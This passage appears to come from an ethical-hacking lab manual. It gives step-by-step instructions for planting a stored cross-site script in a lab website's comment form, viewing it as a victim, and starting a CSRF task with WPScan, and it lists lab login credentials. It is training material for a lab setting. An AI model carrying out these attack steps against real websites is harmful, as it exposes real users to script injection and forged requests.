
    Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.



11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.




12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script as shown in the screenshot in the **Comment** field and click the **Submit Comment** button.




13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

    Note: If a notification appears saying **To display this page, Firefox must send information…**, click the **Resend** button.




14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
16. Launch any browser, in this lab we are using **Google Chrome**. In the address bar of the browser place your mouse cursor and type **http://www.moviescope.com** and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.


    Note: Here, we are logging in as the victim.



18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.



19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are Hacked**.



20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
22. Close all open windows and document all acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

Task 5: Perform Cross-site Request Forgery (CSRF) Attack

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the victim machine **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows 11** virtual machine is running.

